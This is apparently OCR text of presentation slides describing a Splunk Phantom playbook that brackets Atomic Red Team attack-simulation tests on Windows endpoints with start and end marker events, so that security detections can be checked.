
Don’t worry… we will walk through this step by step.



Phantom Modular Simulation Playbook


At the Start and the End, we post “Bracketing” events into Splunk

- Format and Post a start event and an end event directly into Splunk
  - Good for seeing the beginning and end of a test from Splunk’s perspective
  - If we don’t have matching events at the start and end, there was likely an error or unexpected condition during playbook execution
  - Could be modified to post additional information about the test



Phantom Modular Simulation Playbook


OS Decision Point in the Playbook



- This Decision block looks for an “os” in the artifact sent from Splunk
  - This determines the path to go forward
  - Currently, our playbook executes Windows tests
  - Mac and Linux paths on top and bottom of the playbook still marked TODO

Phantom Modular Simulation Playbook

For Windows only, we run commands on the endpoint to further bracket the test




- Now that we are in the “Windows” test path
  - We Format and Run a command on the windows endpoint using Windows Remote Management (WinRM) that we call the “Start” and “End” markers
  - These events should be picked up by Sysmon in the Event log
  - One more step for “Bracketing” the Windows/Sysmon events that are actually part of our test

Phantom Modular Simulation Playbook

Then we pull the actual executable test from Atomic Red Team Repo


- Next, we use the newly written ART app for Phantom to “format command”
  - This pulls the specified command from the ART repo defined in Phantom
  - It uses the MITRE ATT&CK test ID from the event sent over from Splunk to pull the right test
  - We also filter out certain file dependent tests that we don’t want to run



Phantom Modular Simulation Playbook

